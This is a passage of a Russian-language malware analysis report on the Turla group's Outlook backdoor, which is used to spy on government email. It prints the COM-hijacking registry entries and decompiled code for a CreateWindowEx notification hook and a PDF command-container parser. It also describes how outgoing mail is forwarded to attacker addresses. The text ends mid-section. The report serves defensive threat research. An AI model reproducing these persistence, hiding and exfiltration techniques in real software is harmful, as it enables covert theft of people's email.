АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Анализ Outlook-бэкдора кибергруппы Turla

27 августа 2018 года

Turla (Snake, Uroboros) – кибершпионская группа, получившая известность в 2008 году после взлома защищенных объектов, включая сеть Центрального командования ВС США. С тех пор специализируется на атаках на военные объекты и дипломатические ведомства по всему миру. Среди известных жертв – Министерство иностранных дел Финляндии в 2013 году, швейцарская оборонная корпорация RUAG в период с 2014 по 2016 гг. и правительство Германии в конце 2017 – начале 2018 гг.

После последнего инцидента несколько СМИ опубликовали информацию о методах атакующих – использовании вложений электронной почты для управления вредоносной программой и передачи украденных данных из системы. Тем не менее, технической информации о бэкдоре представлено не было. В этом отчете мы публикуем результаты анализа бэкдора Turla, который управлялся с помощью PDF-вложений в электронной почте.

По данным СМИ, бэкдором было заражено несколько компьютеров Министерства иностранных дел Германии. По всей видимости, атака началась в 2016 году и была обнаружена службами безопасности в конце 2017. Первоначально атакующие скомпрометировали Федеральную высшую школу государственного управления (Hochschule des Bundes), после чего перемещались внутри ее сети, пока не получили доступ в сеть МИД в марте 2017 года. Операторы Turla имели доступ к некоторым конфиденциальным данным (например, электронной почте сотрудников МИД Германии) около года.

Наше расследование также показывает, что это вредоносное ПО, нацеленное на Microsoft Outlook, использовалось против различных политических и военных ведомств. Мы убедились, что министерства иностранных дел двух других европейских стран и крупный оборонный подрядчик также были скомпрометированы. Наше расследование позволило установить десятки адресов электронной почты, зарегистрированные операторами Turla для этой кампании, и использовавшиеся для получения эксфильтрованных данных жертв.

1. Основные тезисы

Outlook-бэкдор группы Turla имеет две функции.

Во-первых, это кража исходящих писем, которые пересылаются атакующим. Преимущественно затрагивает Microsoft Outlook, но актуально и для The Bat!, популярного в Восточной Европе.

Во-вторых, использование писем как транспортного уровня своего C&C протокола. Файлы, запрашиваемые посредством команды бэкдора, эксфильтруются в специально созданных PDF-документах во вложении к письмам. Команды для бэкдора также направляются в PDF-вложениях. Это позволяет обеспечить скрытность. Важно отметить, что атакующие не используют какие-либо уязвимости в PDF-ридерах или Microsoft Outlook. Вредоносное ПО может декодировать данные из PDF-документов и интерпретировать их как команды.

Цели кампании типичны для Turla. Мы определили несколько европейских госструктур и оборонных компаний, скомпрометированных этим бэкдором. Вероятно, злоумышленники используют его для обеспечения персистентности в сетях ограниченного доступа, где хорошо настроенные фаерволы или другие средства сетевой безопасности эффективно блокируют традиционные коммуникации с C&C серверами через HTTP(S). На рисунке ниже перечислены строки кода бэкдора, в которых упоминаются некоторые правительственные домены верхнего уровня. mfa – домен МИД, .gouv – субдомен французского правительства (.gouv.fr), ocse – Организации по безопасности и сотрудничеству в Европе.

```
00000008      C (16 bits) - UTF-16LE  mfa
0000000A      C (16 bits) - UTF-16LE  .gov
0000000C      C (16 bits) - UTF-16LE  .gouv
0000000E      C (16 bits) - UTF-16LE  .ocse.
0000000A      C (16 bits) - UTF-16LE  .mil
```

Рисунок 1. Домены, связанные с госслужбами, найденные в коде малвари

На основе анализа и данных телеметрии мы установили, что данный бэкдор распространялся in the wild минимум с 2013 года. Как всегда с Turla, мы не можем ориентироваться на временные метки компиляции, так как их обычно подделывают. Тем не менее, мы считаем, что первые версии были скомпилированы раньше 2013 года, поскольку версия этого года была уже довольно продвинутой. После этого мы находили версию, больше похожую на базовую, компиляция которой была датирована 2009 годом. Определить точную дату релиза пока не представляется возможным. Хронология ниже основана на нашей телеметрии и данных из открытых источников:

2009: Временная метка компиляции (может быть поддельной) базовой версии Outlook-бэкдора. Только снимок email-контента.
2013: Улучшено: бэкдор может выполнять команды. Они отправляются по электронной почте в формате XML.
2013: Последняя известная версия, ориентированная на The Bat!..
2016: Улучшено: команды отправляются во вложениях в специально созданных PDF-документах.

2017: Улучшено: бэкдор способен создавать PDF-документов для эксфильтрации данных атакующим.
Март 2018: Сообщение о компрометации сети правительства Германии.
Апрель 2018: Улучшено: бэкдор может выполнять команды PowerShell, используя Empire PSInject.

2. Глобальная архитектура

В последних версиях бэкдор представляет собой автономную DLL, в которой есть код для самоустановки и взаимодействия с почтовыми клиентами Outlook и The Bat!, даже если реализована только установка для Outlook. Его с легкостью может сбросить любой компонент Turla, позволяющий выполнять дополнительные процессы.

В этом разделе наш анализ основан на образце, выпущенном в первой половине 2017 года. Может быть включена информация о более старых или новых образцах.

2.1. Установка

Чтобы установить бэкдор, атакующие выполняют экспорт DLL под названием Install или регистрируют ее с помощью `regsvr32.exe`. Аргументом является целевой почтовый клиент. На рисунке ниже показаны возможные значения. В последних версиях реализована только установка для Outlook.

```
aAll            db 'All',0
aOutlook_0      db 'Outlook',0
aOutlookexpress db 'OutlookExpress',0
                align 4
aOe             db 'OE',0
                align 4
aThebat         db 'TheBat',0
```

Рисунок 2. Возможные аргументы для установки

Поскольку жестко закодированный путь отсутствует, файл DLL может находиться в любом месте диска.

2.1.1. Microsoft Outlook

Разработчики Turla полагаются на захват COM-объектов (COM object hijacking), чтобы обеспечить персистентность вредоносного ПО. Это известный метод, используемый in the wild на протяжении многих лет, в том числе и группой Turla. Суть метода – перенаправление COM-объекта, используемого целевым приложением, посредством модификации соответствующей записи CLSID в реестре Windows.

В нашем случае в реестре Windows внесены следующие изменения:

```
HKCU\Software\Classes\CLSID\{49CBB1C7-97D1-485A-9EC1-A26065633066} = Mail
Plugin HKCU\Software\Classes\CLSID\{49CBB1C7-97D1-485A-9EC1-
A26065633066}\InprocServer32 = [Path to the backdoor DLL]
HKCU\Software\Classes\CLSID\{49CBB1C7-97D1-485A-9EC1-
A26065633066}\InprocServer32\ThreadingModel = Apartment
HKCU\Software\Classes\CLSID\{84DA0A92-25E0-11D3-B9F7-00C04F4C8F5D}\TreatAs =
{49CBB1C7-97D1-485A-9EC1-A26065633066}
```

`{84DA0A92-25E0-11D3-B9F7-00C04F4C8F5D}` – захваченный CLSID. Он соответствует Outlook Protocol Manager и в теории загружает легитимную DLL Outlook `OLMAPI32.DLL`. `{49CBB1C7-97D1-`

`485A-9EC1-A26065633066}` не связан с каким-либо известным ПО. Это значение CLSID является произвольным и используется только в качестве заполнителя для перенаправления COM.

Когда модификация выполнена, DLL бэкдора будет загружаться каждый раз, когда Outlook загружает свой объект COM. По нашим наблюдениям, это происходит во время запуска Outlook.

Перенаправление COM не требует прав администратора, поскольку применяется только для текущего пользователя. Для предотвращения таких вредоносных переадресаций предусмотрены меры защиты. Согласно MSDN: «С Windows Vista и Windows Server 2008, если уровень целостности процесса выше среднего, среда выполнения COM игнорирует конфигурацию COM пользователя и получает доступ только к конфигурации COM для каждой машины».

Процесс Outlook работает на среднем уровне целостности, как показано на рисунке ниже. Таким образом, он не защищен от переадресации COM для каждого пользователя.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Integrity
OUTLOOK.EXE		81,996 K	109,056 K	1088	Microsoft Outlook	Microsoft Corporation	Medium

Рисунок 3. Уровень целостности процесса Outlook

Наконец, использование захвата COM-объектов позволяет бэкдору избегать обнаружения, поскольку путь к бэкдору (`C:\Users\User\Documents\mapid.tlb` в нашем примере) не отображается в списке плагинов, как показано на следующем рисунке.



Рисунок 4. Список плагинов Outlook – mapid.tlb не отображается

Даже если вредоносная программа не отображается в списке надстроек, для взаимодействия с Outlook используется стандартный Microsoft API – MAPI (Messaging Application Programming Interface).

2.1.2. The Bat!

Как уточнялось в хронологии, последние версии бэкдора больше не включают код для регистрации плагина The Bat!. Тем не менее, весь код для управления почтовыми ящиками и сообщениями все еще существует. При необходимости его можно настроить вручную.

Для регистрации в качестве плагина для The Bat! вредоносная программа изменяла файл `%appdata%\The Bat!\Mail\TBPlugin.INI`. Это легитимный способ регистрации плагина для The Bat!, некоторые плагины (например, антиспам) также используют его.

После регистрации при каждом запуске The Bat! вызывается DLL бэкдора. На рисунке ниже показано, как DLL реализует экспорт, необходимый для плагинов.

Name	Address	Ordinal
UnInstallW	10010560	1
DllGetClassObject	1001046B	2
DllRegisterServer	100104C0	3
DllUnregisterServer	1001051A	4
Install	1001037A	5
TBP_Finalize	100108D0	6
TBP_GetName	10010914	7
TBP_GetStatus	100011E1	8
TBP_Initialize	10010883	9
Uninstall	100103FC	10
VoidFunc	1001030F	11
install	1001037A	12
uninstall	100103FC	13
DllEntryPoint	100366AB	[main entry]

Рисунок 5. Стандартный экспорт для плагина The Bat!

2.2. Взаимодействие с почтовым клиентом

Взаимодействие с почтовым клиентом зависит от цели.

2.2.1. Microsoft Outlook

Microsoft поддерживает Messaging Application Programming Interface (MAPI), который позволяет приложениям взаимодействовать с Outlook. Бэкдор Turla использует этот API для доступа и управления почтовыми ящиками пользователя/пользователей скомпрометированной системы.

Во-первых, бэкдор подключается к системе обмена сообщениями, используя MAPILogonEx, как показано на рисунке.

```
lppSession = (LPMAPISESSION)sub_701AD92B(&v1->mapi_session);
MAPILogonEx(0, 0, 0, 0x80000068, lppSession); // MAPI_UNICODE | MAPI_EXTENDED | MAPI_USE_DEFAULT | MAPI_ALLOW_OTHERS
if ( !v1->mapi_session )
{
  v10 = GetLastError();
  Log_2((int)&Parameter, "Logon failed! Error=%d\n", v10);
  Z_exception((std::exception *)&v81, "LogonFailed");
  v81 = &off_701F8CA0;
  _CxxThrowException(&v81, &_TI3_AULogonFailed_COutlookClient__);
}
```

Рисунок 6. MAPI logon

Второй параметр (lpszProfileName) пуст, задан флаг `MAPI_USE_DEFAULT`. Согласно документации: «Подсистема обмена сообщениями должна подменять имя профиля по умолчанию для параметра lpszProfileName. Флаг `MAPI_EXPLICIT_PROFILE` игнорируется, за исключением случаев, если lpszProfileName имеет значение NULL или пуст».

Напротив, флаг `MAPI_NEW_SESSION` не задан. Согласно документации: «Параметр `lpszProfileName`игнорируется, если существует предыдущий сеанс под названием MapiLogonEx с заданным флагом `MAPI_ALLOW_OTHERS` и если флаг `MAPI_NEW_SESSION` не установлен».

По нашему мнению, Outlook открывает сеанс по умолчанию с флагом `MAPI_ALLOW_OTHERS`. Таким образом, бэкдор будет использовать ранее открытый сеанс, чтобы получить доступ к дефолтному профилю почтового ящика. Это объясняет отсутствие запроса имя пользователя и пароля при инициализации плагина бэкдора.

Сделав это, бэкдор получит доступ к почтовому ящику и сможет легко управлять им с помощью других функций MAPI. Он будет выполнять итерации через различные хранилища сообщений, анализировать письма и добавлять обратный вызов входящих и исходящих сообщений. Лог-файл отображает этот процесс (изменено имя пользователя и адрес):

```
<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
 ========= Analyzing msg store ( 1 / 1 ) =========
Service name:MSUPST MS
Pst path:C:\Users\[username]\Documents\Outlook Files\[email address].pst
    Wait main window before open current store
     Loop count = 46
This is default message store
 PUSH store to list
 >>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
 _____________ FOLDERS _____________
 Setting sink on folders in 1 stores.
 ========Process msg store ( 1 / 1 ) =========
 Account: [email address]
 Successfull set sink on Outbox folder of current store.
Successfull set sink on Inbox folder of current store.
```

Он устанавливает обратный вызов в каждой папке входящих и исходящих сообщений, используя функцию `HrAllocAdviseSink`, как показано на рисунке.

```
COutlookClient_open_outbox((int)&savedregs, v59, v59, (int)(v52 + 6), v52[2]);
if ( !v52[6] )
{
  v63 = GetLastError();
  Log((int)&Parameter, "Can't open current storage Outbox folder. Error = 0x%08x\n", v63);
  goto LABEL_100;
}
v64 = COutlookClient_HrAllocAdviseSink((IMAPISession *)v1, v52 + 6, (int)COutlookClient_outbox_notification);
if ( v64 )
{
  v65 = GetLastError();
  Log((int)&Parameter, "Can't set notification on Outbox folder. Hr = %d. Error = 0x%08x\n", v64, v65);
}
if ( v52[7] )
  Log((int)&Parameter, "Successfull set sink on Outbox folder of current store.\n");
else
  Log((int)&Parameter, "Error! Can't advise sink on Outbox folder.\n");
```

Рисунок 7. Регистрация обратного вызова в папке «Исходящие»

2.2.1.1. Обратный вызов в папке входящих сообщений

Обратный вызов в папке входящих сообщений записывает метаданные входящего письма, включая адреса отправителя и получателей, тему и названия вложений. Пример ниже (сохранена орфография разработчика):

```
RECIVE ->{
From: sender@example.com
To: receiver@example.net
Cc:
Bcc:
Subj: Mail subject
Att: an_attachment.pdf }
```

Затем он анализирует письмо и вложения на предмет команд от атакующих. Эта функция описана в разделе 2.3.

Наконец, он перехватывает отчеты о недоставке, проверяя входящие сообщения с адресом электронной почты оператора. Любое письмо, содержащее адрес оператора, будет отвергаться. Это может вызвать проблемы, если жертва заподозрит неладное и обратится в службу поддержки, не увидев ответов.

2.2.1.2. Обратный вызов в папке исходящих сообщений

Как и в папке входящих сообщений, в исходящих записываются метаданные всех отправляемых писем. Генерируется следующая запись (адрес оператора изменен):

```
21:57:56 SEND <-{
From: To: recipient@example.com
Cc:
Bcc:
Subj: My title
Att: [1] "last_presentation.pdf" }
21:57:56 Sending data message
21:57:56 Message ENTRYID: [Message ENTRYID]
21:57:56 Data message was send. To: [redacted]@gmx[.]com From: Subj: My
title
21:57:56 Set last time.
21:57:56 Spawned thread for cleaning up outgoing messages (id 2848)
21:58:34 Ending work, client: Outlook
21:58:34 Number of messages to remove: 1
21:58:34 Message ENTRYID: [Message ENTRYID]
21:58:34 DeleteMessages executed successfully.
21:58:34 Number of not removed messages: 0
```

Вы можете заметить, что он пересылает каждое исходящее сообщение на адрес атакующих, `[…]@gmx[.]com`. GMX – популярный бесплатный почтовый сервис; вероятно, атакующие выбрали его, поскольку организации обычно не блокируют домен gmx.com.

Этот адрес электронной почты жестко закодирован в образце, который мы изучали, как показано на рисунке ниже. Однако его можно обновить с помощью одной из функций бэкдора. Кажется, атакующие регистрируют хотя бы один адрес электронной почты для каждой целевой организации, используя формат `firstname.lastname@gmx[.]com` с именем реального сотрудника. Это позволяет избегать обнаружения, поскольку зачастую сложно отличить такой адрес от реально существующего личного ящика сотрудника. На момент анализа образца в июне 2018 года адрес был недоступен.

```
if ( v4 && v11 != v10 )
{
  F_get_tmp_email_addr(v1, v10, v11);
}
else
{
  strcpy(v9, "   [Redacted] @gmx.com");
```

Рисунок 8. Жестко закодированный адрес операторов

Бэкдор отправляет на адрес операторов отчеты с определенными интервалами. В отчет входят уникальные идентификаторы, включая MAC адрес, полный файл журнала и результаты выполнения команд, если таковые имеются. Затем он шифрует данные, используя MISTY1, как описано далее в разделе 2.3.2.2, и создает валидный PDF-файл с зашифрованным контентом. Перед данным зашифрованным блобом данных документ содержит белое изображение 1x1 в jpeg, жестко закодированное во вредоносной программе. Это позволяет создавать валидный PDF, который при открытии отображает только одну пустую страницу.

Наконец, бэкдор прикрепляет PDF и отправляет письмо на адрес атакующих. Рисунок ниже – пример PDF-файла, созданного бэкдором.

```
00000000 25 50 44 46 2D 31 2E 34 0A 25 FF FF 0A 0A 32 20 30 20 6F 62 %PDF-1.4.%....2 0 ob
00000014 6A 0A 3C 3C 2F 54 79 70 65 2F 58 4F 62 6A 65 63 74 2F 53 75 j.<</Type/XObject/Su
00000028 62 74 79 70 65 2F 49 6D 61 67 65 2F 46 69 6C 74 65 72 2F 44 btype/Image/Filter/D
0000003C 43 54 44 65 63 6F 64 65 2F 42 69 74 73 50 65 72 43 6F 6D 70 CTDecode/BitsPerComp
00000050 6F 6E 65 6E 74 20 38 2F 43 6F 6C 6F 72 53 70 61 63 65 2F 44 onent 8/ColorSpace/D
00000064 65 76 69 63 65 52 47 42 2F 57 69 64 74 68 20 31 2F 48 65 69 eviceRGB/Width 1/Hei
00000078 67 68 74 20 31 2F 4C 65 6E 67 74 68 20 31 39 36 39 3E 3E 0A ght 1/Length 1969>>.
0000008C 73 74 72 65 61 6D 0A FF D8 FF E0 00 10 4A 46 49 46 00 01 01 stream.......JFIF...
000000A0 01 00 60 00 60 00 00 FF DB 00 43 00 02 01 01 02 01 01 02 02 ..`.`.....C.........
000000B4 02 02 02 02 02 02 03 05 03 03 03 03 03 06 04 04 03 05 07 06 ....................
000000C8 07 07 07 06 07 07 08 09 0B 09 08 08 0A 08 07 07 0A 0D 0A 0A ....................
000000DC 0B 0C 0C 0C 0C 07 09 0E 0F 0D 0C 0E 0B 0C 0C 0C FF DB 00 43 ...................C
000000F0 01 02 02 02 03 03 03 06 03 03 06 0C 08 07 08 0C 0C 0C 0C 0C ....................
00000104 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C ....................
00000118 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C ....................
0000012C 0C 0C 0C 0C 0C FF C0 00 11 08 00 01 00 01 03 01 22 00 02 11 ..............."...
00000140 01 03 11 01 FF C4 00 1F 00 00 01 05 01 01 01 01 01 01 00 00 ....................
00000154 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09 0A 0B FF C4 00 ....................
00000168 B5 10 00 02 01 03 03 02 04 03 05 05 04 04 00 00 01 7D 01 02 .................}..
0000017C 03 00 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14 32 81 91 ......!1A..Qa."q.2..
00000190 A1 08 23 42 B1 C1 15 52 D1 F0 24 33 62 72 82 09 0A 16 17 18 ..#B...R..$3br......
000001A4 19 1A 25 26 27 28 29 2A 34 35 36 37 38 39 3A 43 44 45 46 47 ..%&'()*456789:CDEFG
000001B8 48 49 4A 53 54 55 56 57 58 59 5A 63 64 65 66 67 68 69 6A 73 HIJSTUVWXYZcdefghijs
000001CC 74 75 76 77 78 79 7A 83 84 85 86 87 88 89 8A 92 93 94 95 96 tuvwxyz.............
000001E0 97 98 99 9A A2 A3 A4 A5 A6 A7 A8 A9 AA B2 B3 B4 B5 B6 B7 B8 ....................
```

Рисунок 9. Начало PDF-документа, созданного бэкдором для эксфильтрации данных

Отчет отправляется с помощью функции обратного вызова в папке исходящих сообщений. Это означает, что письмо уйдет одновременно с отправкой легитимных сообщений пользователя. Бэкдор не может отправлять письма с украденными данными в нехарактерное для пользователя время и потому избегает детектирования. Благодаря скрытности данный механизм управления и контроля очень сложно обнаружить in the wild.

2.2.2. Маскировка вредоносного поведения от пользователя

Поскольку бэкдор действует, когда пользователь работает с компьютером и Outlook, малварь пытается скрыть вредоносную активность, например, входящие письма от операторов.

Прежде всего, бэкдор всегда удаляет почту, отправленную операторам или полученную от них. Как показано на рисунке ниже, в течение нескольких секунд можно видеть, что появилось новое сообщение, которое, однако, не отображается в почтовом ящике.



Рисунок 10. Непрочитанное сообщение

Во-вторых, бэкдор перехватывает функцию `CreateWindowsEx`, как показано на рисунках ниже. Это предотвращает создание окон типа NetUIHWND, используемых Outlook для уведомлений, которые отображаются в нижней правой части экрана.

```
new_memory = (char *)VirtualProtect(addr_fct_to_hook, v3, PAGE_EXECUTE_READWRITE, &flOldProtect);
if ( !new_memory )
  return new_memory;
new_memory = (char *)VirtualAlloc(0, 10u, 0x3000u, PAGE_EXECUTE_READWRITE);
new_memory_cpy = new_memory;
if ( !new_memory )
  return new_memory;
v10 = 0x68;                                   // push
v11 = &addr_fct_to_hook[v3];
v12 = 0xC3u;                                  // ret
memmove_0(new_memory, addr_fct_to_hook, v3);
memmove_0(&new_memory_cpy[v3], &v10, 6u);
v7 = 0x68;
v8 = COutlookClient_F_CreateWindow_hook;
v9 = 0xC3u;
```

Рисунок 11. Настройка перехвата функции CreateWindowsEx

```
int __stdcall COutlookClient_F_CreateWindow_hook(int a1, void *lp, int a3, int a4,
{
  if ( !lp )
    return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
  if ( IsBadReadPtr(lp, 1u) )
    return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
  if ( !byte_100679AC )
    return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
  if ( wcscmp((const wchar_t *)lp, L"NetUIHWND") )
    return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
  Sleep(0x3E8u);
  if ( is_not_parsing_incoming_email )          // 0 when parsing emails
    return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
  is_not_parsing_incoming_email = 1;
  return 0;
}
```

Рисунок 12. Перехват CreateWindowsEx

На рисунке ниже показан пример окна NetUIHWND, которое обычно отображается на рабочем столе при получении нового сообщения. В результате перехвата `CreateWindowEx`, уведомление не отображается, когда атакующие отправляют письмо бэкдору.

Рисунок 13. Уведомление о новом сообщении

2.2.3. The Bat!

Несмотря на то, что функции регистрации плагина для The Bat! больше не существует, есть унаследованный код, который выполняет те же функции, что и для Outlook, используя API The Bat!.

Как показано на следующем рисунке, бэкдор использует канал коммуникаций с The Bat!, чтобы получать информацию пользователей, читать и отправлять письма. Однако все остальные функции, например, использующиеся для логирования писем или выполнения команд, идентичны Outlook.

```
void __stdcall CTheBat_write_in_thebat_pipe(LPCVOID lpBuffer)
{
  char *v1; // esi
  HANDLE v2; // edi
  DWORD v3; // eax
  DWORD NumberOfBytesWritten; // [esp+14h] [ebp-10h]
  int v5; // [esp+20h] [ebp-4h]

  v1 = Z_str_2("\\\\.\\pipe\\The Bat! %d CmdLine");
  v5 = 0;
  v2 = CreateFileA(v1, 0x40000000u, 0, 0, 3u, 0x80u, 0);
  if ( v2 == (HANDLE)-1 )
    F_GetLastError();
  LOBYTE(v5) = 1;
  NumberOfBytesWritten = 0;
  v3 = strlen((const char *)lpBuffer);
  if ( !WriteFile(v2, lpBuffer, v3, &NumberOfBytesWritten, 0) )
    F_GetLastError();
  CloseHandle(v2);
  j_j__free(v1);
}
```

Рисунок 14. Канал The Bat!

2.3. Бэкдор

Как показано в предыдущем разделе, вредоносная программа может обрабатывать и эксфильтровать сообщения. Вместе с тем, это полнофункциональный бэкдор, управляемый через электронную почту, который может работать независимо от любого другого компонента Turla. Бэкдор не нуждается в постоянном интернет-соединении и может работать на любом компьютере, отправляющем сообщения на внешние адреса. Это полезно в строго-контролируемых сетях, например, использующих фильтрацию интернет-трафика. Более того, даже если адрес электронной почты атакующих неактивен, они могут восстановить контроль, отправив команду с другого адреса. В этом случае письмо тоже будет скрыто от пользователя, поскольку будет содержать команды, интерпретируемые бэкдором. Таким образом, бэкдор так же отказоустойчив, как руткит, проверяющий входящий сетевой трафик.

2.3.1. PDF-формат

В начале 2018 года несколько СМИ заявили, что операторы Turla используют вложения в электронной почте для управления зараженными компьютерами. СМИ были правы. Анализ Outlook-бэкдора Turla позволил выяснить, как он отправляет и интерпретирует команды.

Команды отправляются по электронной почте с помощью специально созданных вложений PDF. Нам не удалось найти реальный образец PDF с командами, но это, вероятно, валидные PDF-документы, а также файлы PDF, созданные бэкдором для эксфильтрации.

Из PDF-документов бэкдор может восстановить то, что операторы называют в журналах контейнером. Это блоб со специальным форматом, который содержит зашифрованные команды для бэкдора. На рисунке ниже показана процедура, отвечающая за извлечение этого контейнера. Технически приложение не должно быть валидным PDF-документом. Единственное требование – он включает контейнер в правильном формате.

```
LOWORD(magic) = 0xD8FFu;
BYTE2(magic) = 0xFFu;
len_3_1 = len_3;
if ( !len_3 )
  return (char)attachment_data_1;
attachment_data = attachment_data_1;
v9 = 681 - (_DWORD)attachment_data_1;
do
{
  j = 0;
  while ( 1 )
  {
    LOBYTE(attachment_data_1) = attachment_data[j];
    if ( (_BYTE)attachment_data_1 != *((_BYTE *)&magic + j) )
      break;
    if ( (unsigned int)++j >= 3 )
    {
      attachment_data_1 = &attachment_data[v9 + 8];
      k = 689;
      v19 = attachment_len_1 - 12;
      if ( (unsigned int)attachment_data_1 < attachment_len_1 - 12 )
      {
        while ( k < 500000 )
        {                                       // container found
          v12 = *(_DWORD *)&attachment_data[k];
          *(_DWORD *)&attachment_data[k + 4] ^= v12;
          v13 = *(_DWORD *)&attachment_data[k + 8] ^ v12;
          *(_DWORD *)&attachment_data[k + 8] = v13;
          if ( *(_DWORD *)&attachment_data[k + 4] == 0xDEDEDE )
```

Рисунок 15. Извлечение контейнера команд из PDF

Контейнер имеет сложную структуру с множеством различных проверок. Он мог быть разработан для предотвращения ошибок связи, но мы полагаем, что структура создана преимущественно для противодействия реверс-инжинирингу. Структура контейнера показана на рисунке ниже.

